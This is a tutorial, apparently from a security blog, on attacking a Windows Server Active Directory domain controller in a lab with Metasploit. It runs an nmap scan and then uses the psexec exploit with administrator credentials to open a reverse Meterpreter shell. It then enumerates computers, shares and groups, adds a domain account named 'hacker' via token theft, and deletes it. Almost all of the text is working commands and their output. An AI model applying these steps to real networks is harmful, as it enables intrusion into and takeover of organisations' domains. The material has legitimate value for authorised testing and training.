

# Penetration Testing in Windows Server Active Directory using Metasploit (Part 1)

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Open Kali terminal type **nmap -sV 192.168.0.104**

you'll see that port 445 is open, port 445 is a traditional Microsoft networking port. Specifically, TCP port 445 runs Server Message Block(SMB) over TCP/IP. This is a core means for communication on a Microsoft-based LAN

```
root@kali:~# nmap -sV 192.168.0.104

Starting Nmap 7.12 ( https://nmap.org ) at 2016-07-22 01:45 EDT
Nmap scan report for 192.168.0.104
Host is up (0.00043s latency).
Not shown: 973 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS 6.1.7601
88/tcp    open  kerberos-sec Windows 2003 Kerberos (server time: 2016-07-22T01:45:20Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn
389/tcp   open  ldap        Microsoft Windows 2003 LDAP
443/tcp   open  ssl/http    VMware VirtualCenter Web service
445/tcp   open  microsoft-ds (primary domain: RAJLAB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses SSL/TLS)
912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses SSL/TLS)
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3268/tcp  open  ldap        Microsoft Windows 2003 LDAP
```

In Kali terminal type msfconsole

This module uses a valid administrator username and password (or password hash) to execute an arbitrary payload. This module is similar to the “**psexec**” utility provided by SysInternals. This module is now able to clean up after itself. The service created by this tool uses a randomly chosen name and description.

```
msf > use exploit/windows/smb/psexec
```

```
msf exploit(psexec) > set rhost 192.168.0.104
```

```
msf exploit(psexec) > set rport 445
```

```
msf exploit(psexec) > set smbuser administrator
```

```
msf exploit(psexec) > set smbpass Ignite@123
```

```
msf exploit(psexec) > exploit
```

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set rhost 192.168.0.104
rhost => 192.168.0.104
msf exploit(psexec) > set smbuser administrator
smbuser => administrator
msf exploit(psexec) > set smbpass Ignite@123
smbpass => Ignite@123
msf exploit(psexec) > set rport 445
rport => 445
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.10:4444
[*] 192.168.0.104:445 - Connecting to the server...
[*] 192.168.0.104:445 - Authenticating to 192.168.0.104:445 as user 'administrator'...
[*] 192.168.0.104:445 - Selecting PowerShell target
[*] 192.168.0.104:445 - Executing the payload...
[+] 192.168.0.104:445 - Service start timed out, OK if running a command or non-service
[*] Sending stage (957999 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.10:4444 -> 192.168.0.104:51743) at 2016-07-26 11:45:14 +0530

meterpreter > sysinfo
Computer       : DC1
OS             : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture   : x64 (Current Process is WOW64)
System Language: en US
Domain         : RAJLAB
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter > 
```

## Find All Active Directory users

This module will **enumerate computers** included in the primary Domain

```
msf > use post/windows/gather/enum_ad_computers
```

```
msf post(enum_ad_computers) > set filter objectCategory=computer
```

```
msf post(enum_ad_computers) > set session 1
```

```
msf post(enum_ad_computers) > exploit
```

## Find All Share Folder in Active Directory

This module will enumerate configured and recently used file shares.

```
msf > post/windows/gather/enum shares
```

msf post(enum shares) > set session 1

msf post(enum\_shares) > exploit

```
msf > use post/windows/gather/enum_shares
msf post(enum_shares) > set session 1
session => 1
msf post(enum_shares) > exploit

[*] Running against session 1
[*] The following shares were found:
[*]     Name: SYSVOL
[*]
[*]     Name: NETLOGON
[*]
[*]     Name: CEH V9 Tools
[*]
[*]     Name: Share
[*]
[*]     Name: user Share
[*]
[*] Post module execution completed
msf post(enum_shares) > █
```

## Gather All Groups in Active Directory

This module will enumerate Active Directory groups on the specified domain.

```
msf > use post/windows/gather/enum_ad_groups
```

```
msf post(enum_ad_groups) > set session 1
```

```
msf post(enum_ad_groups) > exploit
```

```
msf post(enum_shares) > use post/windows/gather/enum_ad_groups
msf post(enum_ad_groups) > set session 1
session => 1
msf post(enum_ad_groups) > www.hackingarticles.in

Domain Groups
=====
name           distinguishedname
-----
Administrators  CN=Administrators,CN=BuiltIn,DC=rajlab,DC=com
Administrators have complete and unrestricted access to the computer/domain
Users          CN=Users,CN=BuiltIn,DC=rajlab,DC=com
Users are prevented from making accidental or intentional system-wide changes and can run most applications
Guests          CN=Guests,CN=BuiltIn,DC=rajlab,DC=com
Guests have the same access as members of the Users group by default, except for the Guest account which is further restricted
Print Operators CN=Print Operators,CN=BuiltIn,DC=rajlab,DC=com
Members can administer domain printers
Backup Operators CN=Backup Operators,CN=BuiltIn,DC=rajlab,DC=com
Backup Operators can override security restrictions for the sole purpose of backing up or restoring files
Replicator      CN=Replicator,CN=BuiltIn,DC=rajlab,DC=com
Supports file replication in a domain
Remote Desktop Users CN=Remote Desktop Users,CN=BuiltIn,DC=rajlab,DC=com
Members in this group are granted the right to logon remotely
Network Configuration Operators CN=Network Configuration Operators,CN=BuiltIn,DC=rajlab,DC=com
Members in this group can have some administrative privileges to manage configuration of networking features
Performance Monitor Users CN=Performance Monitor Users,CN=BuiltIn,DC=rajlab,DC=com
Members of this group can access performance counter data locally and remotely
Performance Log Users CN=Performance Log Users,CN=BuiltIn,DC=rajlab,DC=com
Members of this group may schedule logging of performance counters, enable trace providers, and collect event traces both locally and via remote access to this computer
Distributed COM Users CN=Distributed COM Users,CN=BuiltIn,DC=rajlab,DC=com
Members are allowed to launch, activate and use Distributed COM objects on this machine.
IIS_IUSRS      CN=IIS_IUSRS,CN=BuiltIn,DC=rajlab,DC=com
Built-in group used by Internet Information Services.
Cryptographic Operators CN=Cryptographic Operators,CN=BuiltIn,DC=rajlab,DC=com
Members are authorized to perform cryptographic operations.
Event Log Readers CN=Event Log Readers,CN=BuiltIn,DC=rajlab,DC=com
Members of this group can read event logs from local machine
Certificate Service DCOM Access CN=Certificate Service DCOM Access,CN=BuiltIn,DC=rajlab,DC=com
Members of this group are allowed to connect to Certification Authorities in the enterprise
```

## To Add Any User in Active Directory

This module adds a user to the Domain and/or to a Domain group. It will check if sufficient privileges are present for certain actions and run getprivs for system. If you elevated privs to system, the Se Assign Primary Token Privilege will not be assigned. You need to migrate to a process that is running as system. If you don't have privs, this script exits.

```
msf > use post/windows/manage/add_user_domain
```

```
msf post(add_user_domain) > set addtodomain true
```

```
msf post(add_user_domain) > set username hacker
```

```
msf post(add_user_domain) > set password abcd@123
```

```
msf post(add_user_domain) > set session 1
```

```
msf post(add_user_domain) > exploit
```


```
File Edit View Search Terminal Help

msf exploit(psexec) > use post/windows/manage/add_user_domain
msf post(add_user_domain) > back
msf > use post/windows/manage/add_user_domain
msf post(add_user_domain) > set addtomain true
addtomain => true
msf post(add_user_domain) > set username hacker
username => hacker
msf post(add_user_domain) > set password abcd@123
password => abcd@123
msf post(add_user_domain) > set session 1
session => 1
msf post(add_user_domain) > exploit

[*] Running module on DC1
[+] Found Domain Admin Token: 1 - 192.168.0.104 - Administrator (Delete)
[*] Found token for RAJLAB\Administrator
[*] Stealing token of process ID 2292
[*] Now executing commands as RAJLAB\Administrator
[*] Adding 'hacker' as a user to the RAJLAB domain
[+] hacker is now a member of the RAJLAB domain!
[*] Post module execution completed
msf post(add_user_domain) >
```

File Action View Help

Active Directory Users and Computers Properties



Name	Type	Description
__vmware__	Security Group ...	VMware User Group
Administrator	User	Built-in account for admin...
Allowed ROD...	Security Group ...	Members in this group can...
Cert Publishers	Security Group ...	Members of this group are...
Denied ROD...	Security Group ...	Members in this group can...
DnsAdmins	Security Group ...	DNS Administrators Group
DnsUpdatePr...	Security Group ...	DNS clients who are perm...
Domain Admins	Security Group ...	Designated administrators...
Domain Com...	Security Group ...	All workstations and serve...
Domain Cont...	Security Group ...	All domain controllers in th...
Domain Guests	Security Group ...	All domain guests
Domain Users	Security Group ...	All domain users
Enterprise A...	Security Group ...	Designated administrators...
Enterprise R...	Security Group ...	Members of this group are...
Group Policy ...	Security Group ...	Members in this group can...
Guest	User	Built-in account for guest ...
<u>hacker</u>	User	
RAS and IAS ...	Security Group ...	Servers in this group can ...
Read-only D...	Security Group ...	Members of this group are...
Schema Admins	Security Group ...	Designated administrators...

## To Delete Any User from Active Directory

This module deletes a local user account from the specified server, or the local machine if no server is given.


```
msf > use post/windows/manage/delete_user
```

```
msf post(delete_user) > set username hacker
```

```
msf post(delete_user) > set session 1
```

```
msf post(delete_user) > exploit
```

```
msf > use post/windows/manage/delete_user
msf post(delete_user) > set username hacker
username => hacker
msf post(delete_user) > set session 1
session => 1
msf post(delete_user) > exploit
[*] User was deleted!
[*] Post module execution completed
```



The screenshot shows the Windows Active Directory Users and Computers (ADUC) management console. The left pane displays a tree view of the domain structure under 'rajlab.com', including 'Builtin', 'Computers', 'Domain Controllers', and 'Users' (which is currently selected). The right pane is a table listing various security groups, showing their name, type, and a brief description. The table includes entries like 'vmware' (Security Group), 'Administrator' (User), and 'Domain Admins' (Security Group).

Name	Type	Description
__vmware__	Security Group ...	VMware User Group
Administrator	User	Built-in account for admini...
Allowed ROD...	Security Group ...	Members in this group can...
Cert Publishers	Security Group ...	Members of this group are...
Denied ROD...	Security Group ...	Members in this group can...
DnsAdmins	Security Group ...	DNS Administrators Group
DnsUpdatePr...	Security Group ...	DNS clients who are perm...
Domain Admins	Security Group ...	Designated administrators...
Domain Com...	Security Group ...	All workstations and serve...
Domain Cont...	Security Group ...	All domain controllers in th...
Domain Guests	Security Group ...	All domain guests
Domain Users	Security Group ...	All domain users
Enterprise A...	Security Group ...	Designated administrators...
Enterprise R...	Security Group ...	Members of this group are...
Group Policy ...	Security Group ...	Members in this group can...
Guest	User	Built-in account for guest ...
RAS and IAS ...	Security Group ...	Servers in this group can ...
Read-only D...	Security Group ...	Members of this group are...
Schema Admins	Security Group ...	Designated administrators...